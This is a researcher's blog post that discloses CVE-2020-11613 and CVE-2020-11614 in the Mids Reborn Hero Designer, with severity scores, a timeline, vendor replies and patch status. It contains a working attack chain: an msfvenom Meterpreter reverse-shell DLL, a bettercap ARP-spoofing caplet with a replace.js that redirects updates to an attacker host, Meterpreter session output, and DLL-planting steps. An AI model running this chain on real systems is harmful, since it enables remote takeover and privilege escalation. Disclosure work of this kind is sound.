Mids Reborn Vulnerabilities – CVE-2020-11613 & CVE-2020-11614

I discovered a few Mids Reborn vulnerabilities recently, so here is my disclosure.

Mids Reborn Vulnerabilities – Introduction

Similar to my AutoUpdater post, I'm keeping my full disclosure template for these posts.

If you read my City of Heroes post, then you would have seen mention of the hero builder that I use.

For more information, or to try out the builder, you can visit the GitHub repository.

I found two new high-severity vulns in this application, and one that related to my previous AutoUpdater finding.

Cleartext Transmission of Sensitive Information (CVE-2020-11614)

Detailed Information


The Mids' Reborn Hero Designer version 2.6.0.7 application downloads the update manifest, as well as update files, over plaintext HTTP. Additionally, the application does not perform file integrity validation for files after download. At attacker can perform a man-in-the-middle attack against this connection and replace executable files with malicious versions, which the operating system then executes under the context of the user running Hero Designer.

First, the tester verified update.xml URL as 'http://midsreborn.com/mids_updates/update.xml'.

Next, the tester downloaded the update.xml file, which also referenced a Zip file that the application also downloaded over HTTP.

```
<?xml version="1.0" encoding="utf-8"?>
<item>
  <version>2.6.0.7</version>
  <url>http://midsreborn.com/mids_updates/Update2607.zip</url>
  <changelog>https://discord.gg/VX9agaX</changelog>
  <mandatory>false</mandatory>
</item>
```

The tester then found a DLL that was missing by the application, using the Process Monitor tool. While an attacker could replace any binary or DLL, a user might not notice a missing one.



Next, using the msfvenom command, the tester created a malicious DLL that would spawn a Meterpreter shell. Note that the attacker renamed this to VERSION.dll for the rest of this attack.

```
root@kali:~# msfvenom -f dll -p windows/x64/meterpreter/reverse_tc
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
```

```
Final size of dll file: 5120 bytes
Saved as: met64.dll
```

The tester created a bettercap caplet, that would perform a man-in-the-middle attack for any connections attempting to go to 'midsreborn.com' and modify them with rules in the replace.js file.

```
net.probe on
sleep 5
net.probe off

net.recon off
set http.proxy.script replace.js
set http.proxy.whitelist midsreborn.com

http.proxy on
#https.proxy on
arp.spoof on

sleep 1
```

You can find the contents of the replace.js below. This replaces the URL property in the update.xml file with an attacker-controlled URL as well as incrementing the version property.

```
function onLoad() {
  log("Tag replace loaded.");
  log("targets: " + env['arp.spoof.targets']);
}

function onResponse(req, res) {
  var body = res.ReadBody();

  res.Body = body.replace(
    '<url>http://midsreborn.com/mids_updates/Update2607.zip</url>'
    '<url>http://r4y.pw/Update2607.zip</url>'
  );

  res.Body = res.Body.replace(
    '<version>2.6.0.7</version>',
    '<version>2.6.0.1337</version>'
  );
}
```

The tester then ran bettercap, and successfully modified requests for the update.xml file.

```
root@kali:~/mids# bettercap -iface eth0 -caplet mitm.cap
bettercap v2.25 (built for linux 386 with go1.12.9) [type 'help' f

[11:58:41] [sys.log] [inf] net.probe starting net.recon as a requi

...

192.168.5.0/24 > 192.168.5.193  » [11:59:00] [http.proxy.spoofed-r
```

As you can see, the attack modified the update.xml file as expected.

```
<item>
  <version>2.6.0.1337</version>
  <url>http://r4y.pw/Update2607.zip</url>
  <changelog>https://discord.gg/VX9agaX</changelog>
  <mandatory>false</mandatory>
</item>
```

The tester then went to Options -> Check for Updates Now and received the following message about a new version.

As you can see, the Hero Designer directory now contains the malicious VERSION.dll file.

When a target user opens the application, the application executes the malicious DLL, and the attacker receives the Meterpreter shell.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.5.193:4444
[*] Sending stage (206403 bytes) to 192.168.5.100
[*] Meterpreter session 1 opened (192.168.5.193:4444 -> 192.168.5.

meterpreter > getuid
Server username: TargetPC\Ray
meterpreter > sysinfo
Computer        : TargetPC
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Affected URLs and Parameters / Limiting Factors

This vulnerability affects the update.xml file referenced by the update functionality, as well as the update URL within the update.xml file. For example:

- http://midsreborn.com/mids_updates/update.xml
- http://midsreborn.com/mids_updates/Update2607.zip

Due to the application pointing to a specific update.xml file, an attacker needs to man-in-the-middle the connection and modify either the update.xml or update.zip files in transit.

Recommendations

The application should perform all updates and file downloads over HTTPS. Additionally, developers can prevent further tampering by utilizing the 'checksum' property of AutoUpdater.NET.

Mids Reborn Vulnerabilities – Severity

Severity: High

CVSSv3

8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)

Damage

An attacker can use this vulnerability to compromise the confidentiality of the system running the Hero Designer application and/or lead to exploitation of the victim's system.

Reproducibility

This attack is easily reproducible and will work on any system running Hero Designer up to version 2.6.0.7.

Exploitability

If an attacker can change the target update.xml or update.zip file in transit, then the attack is easily automated.

Affected Users

This vulnerability affects all users of the Hero Designer application.

Incorrect Default Permissions (CVE-2020-11613)

Detailed Information

The Mids Reborn Hero Designer version 2.6.0.7 application suffers from an elevation of privileges vulnerability due to default and insecure permissions being set for the installation folder. By default, the AUTHENTICATED USERS group has 'Modify' permissions to the installation folder. Because of this, any user on the system can replace binaries or plant malicious DLLS to obtain elevated, or different, privileges, depending on the context of the user that runs the application.

First, a user installed the application to a directory on the C:\ drive.

Next, the tester verified the permissions of the current user. Note that this user has Administrator access to the system.

```
C:\>whoami
TargetPC\ray

C:\>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type         SID
============================================================
Everyone                                                Well
NT AUTHORITY\Local account and member of Administrators group Well
TargetPC\HomeUsers                                      Alia
```

```
BUILTIN\Administrators                                    Alia
BUILTIN\Performance Log Users                             Alia
BUILTIN\Users                                             Alia
```

Next, using the icacls command, the tester verified that the “Authenticated Users” group had ‘Modify’ (M) permissions to the directory.

```
C:\>icacls "C:\Mids Reborn"
C:\Mids Reborn BUILTIN\Administrators:(I)(F)
               BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
               NT AUTHORITY\SYSTEM:(I)(F)
               NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
               BUILTIN\Users:(I)(OI)(CI)(RX)
               NT AUTHORITY\Authenticated Users:(I)(M)
               NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)

Successfully processed 1 files; Failed processing 0 files
```

Next, the tester swapped to a lower privilege account.

```
c:\>whoami
TargetPC\lowpriv
```

As you can see, this user is not a member of the “Administrators” group, but is a member of “AUTHENTICATED USERS”.

```
c:\>whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
====================================== ================ ==========
Everyone                               Well-known group S-1-1-0
BUILTIN\Users                          Alias            S-1-5-32-5
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4
CONSOLE LOGON                          Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
NT AUTHORITY\This Organization         Well-known group S-1-5-15
NT AUTHORITY\Local account             Well-known group S-1-5-113
LOCAL                                  Well-known group S-1-2-0
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-1
```

Next, the tester placed a malicious Meterpreter DLL in the Mids Reborn directory by the lower privileged user. Note that application was searching for a VERSION.DLL, but it was missing from the installation. In this instance, the attacker could add a malicious DLL without negatively affecting the application.

```
c:\>copy C:\Users\Public\Documents\met64.dll "C:\Mids Reborn\VERSI
        1 file(s) copied.

c:\>dir "Mids Reborn"
Volume in drive C has no label.
Volume Serial Number is D495-4C28

Directory of c:\Mids Reborn

...
```

```
12/05/2019  04:12 PM             5,120 VERSION.dll
```

Finally, once the higher privilege user opened the application, the tester received the Meterpreter shell, and was able to escalate privileges.

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.5.193:4444
[*] Sending stage (206403 bytes) to 192.168.5.100
[*] Meterpreter session 2 opened (192.168.5.193:4444 -> 192.168.5.

meterpreter > getuid
Server username: TargetPC\Ray
meterpreter > sysinfo
Computer        : TargetPC
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x64/windows
```

Affected URLs and Parameters / Limiting Factors

The entire installation path for the application is the vulnerable directory.

The attacker needs to have a low-privilege account on the system, and needs a higher privilege user to execute the application or malicious DLL. Note that some directories may not obtain the insecure permissions by default. For example: if a specific user installs the application under their personal directories, then it will not be modifiable by other non-admin users.

Recommendations

Default the installation to "C:\Program Files" or "C:\Program Files (x86)" will prevent the insecure permissions from being set. Alternatively, modifying the permissions on the directory after installation is another option.

Mids Reborn Vulnerabilities – Severity

Severity: High

CVSSv3

7.8 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)

Damage

An attacker can use this vulnerability to compromise another user on the system running the Hero Designer application.

Reproducibility

This attack is easily reproducible and will work on any system that has Hero Designer installed and accessible to lower privilege users.

Exploitability

If an attacker can create a malicious DLL or executable file, then the attack is easily automated.

Affected Users

This vulnerability affects all users of the Hero Designer application.

Using Components with Known Vulnerabilities

Detailed Information

The version of AutoUpdater.NET in use by Hero Designer has a known vulnerability that could lead to compromise of the cause a denial of service, conduct SMB Relay attacks, reach internal network endpoints, or access arbitrary files via a malicious update.xml file. Note: while this library is known to be vulnerable, testing within the context of Hero Designer did not cause any successful exploitation. Due to this, while the severity for this finding is 'High', you should consider the risk to be 'Low'.

As you can see, version 1.5.7 of the library is in use by the application.

For more information on this vulnerability, please see the following URLs:

- https://github.com/ravibpatel/AutoUpdater.NET/commit/1dc25f2bea6ea522dbac1512b5563c4746d539c3
- https://www.doyler.net/security-not-included/autoupdater-vulnerability-xxe

Affected URLs and Parameters / Limiting Factors

The entire AppCast XML file is the vulnerable injection point.

Due to the application pointing to a specific update.xml file, an attacker would need to either point the update to a malicious update.xml file, or man-in-the-middle the connection and modify the update.xml file in transit.

Recommendations

Update the version of AutoUpdater.NET in use to version 1.5.8.

Mids Reborn Vulnerabilities – Severity

Severity: High

CVSSv3

8.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L)

Damage

An attacker can use this vulnerability to compromise the confidentiality of the system running the AutoUpdater application and/or lead to exploitation of the victim's system.

Reproducibility

This attack is easily reproducible and will work on any system running Hero Designer up to version 2.6.0.7.

Exploitability

If an attacker can host a malicious update.xml file, or change a target update.xml file in transit, then the attack is easily automated.

Affected Users

This vulnerability should affect all users of the Hero Designer application.

Mids Reborn Vulnerabilities – Disclosure Timeline

12/1/2019 – Vulnerabilities found.
12/6/2019 – Initial attempt to contact vendor.
4/6/2020 – CVE requested.
4/12/2020 – CVEs assigned (CVE-2020-11613 and CVE-2020-11614).
4/14/2020 – Initial disclosure to vendor (initial version of this document).
4/17/2020 – Vendor response.
5/19/2020 – Patches published by vendor.
5/30/2020 – This post published.

Vendor Response

I got a few responses from the vendor after my disclosure, and I wanted to share them here.

Cleartext Transmission of Sensitive Information

"Also i see where this is going, there's no need to pay $4k a year for a https certificate. Let's encrypt/EFF can do it for free

Probably the only thing really needed here. We'll look into free options at some point, since as a hobbyist group we really don't have the funds for that."

Incorrect Default Permissions

"Something to look into, but unnecessary to change. Permissions on directory folders happen with many different pieces of software, and general consensus is we want to allow for people to use and update the program regardless of individual UAC admin control. While it is somewhat of a concern, ultimately it would be an oddly specific piece of malware to target Mids directly, when there's a number of places on the common system that are more universal and just as easy to access."

Using Components with Known Vulnerabilities

"Happy to say that Procat's MRBU-internal updates from 2020-04-08 (before you wrote this up) have already resolved that issue, we've just been holding off on releasing the software updates themselves until we're sure it's stable, hasn't damaged other components, and Metalios is also satisfied with the changes."

Mids Reborn Vulnerabilities – Patches

Before publishing this post, I wanted to check on the status of a few of the patches.

The devs have already fixed two of my vulns, and one wasn't planned on being anyway!

The update URL now uses HTTPS, fixing the cleartext transmission finding.

Additionally, the entire update process removed AutoUpdater.Net, fixing my known vulnerability finding.

Finally, this was a great response from the development team, and I feel confident publishing this post now.

Mids Reborn Vulnerabilities – Conclusion

It was awesome to find new 0day vulns, especially in a tool that I love.

Also, the devs fixed these quickly, and it was nice helping out a smaller team.

I'm hoping to continue my streak of CVEs this year, so stay tuned!

Ray Doyle

Ray Doyle is an avid pentester/security enthusiast/beer connoisseur who has worked in IT for almost 16 years now. From building machines and the software on them, to breaking into them and tearing it all down; he's done it all. To show for it, he has obtained an OSCE, OSCP, eCPPT, GXPN, eWPT, eWPTX, SLAE, eMAPT, Security+, ICAgile CP, ITIL v3 Foundation, and even a sabermetrics certification!

He currently serves as a Senior Staff Adversarial Engineer for Avalara, and his previous position was a Principal Penetration Testing Consultant for Secureworks.

PREVIOUS NEXT

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

Add Comment

Notify me of follow-up comments by email.

Notify me of new posts by email.

Post Comment

Related Posts

BEST Hacking Software – Learn the Tools of the Trade

November 3, 2021

Learn Penetration Testing – How to Become an Ethical Hacker!

November 2, 2021

Cyber Security Certifications and Courses – Gotta Catch 'Em All!

November 2, 2021

blogging certs-courses comptia conferences ctfs digitalocean ecppt elearnsecurity emapt ewpt ewptx exploit-exercises gxpn hacking-software htb learn-pentesting lets-encrypt offsec osce oscp practice sans security+ securitytube slae ssl vulnhub wordpress

Search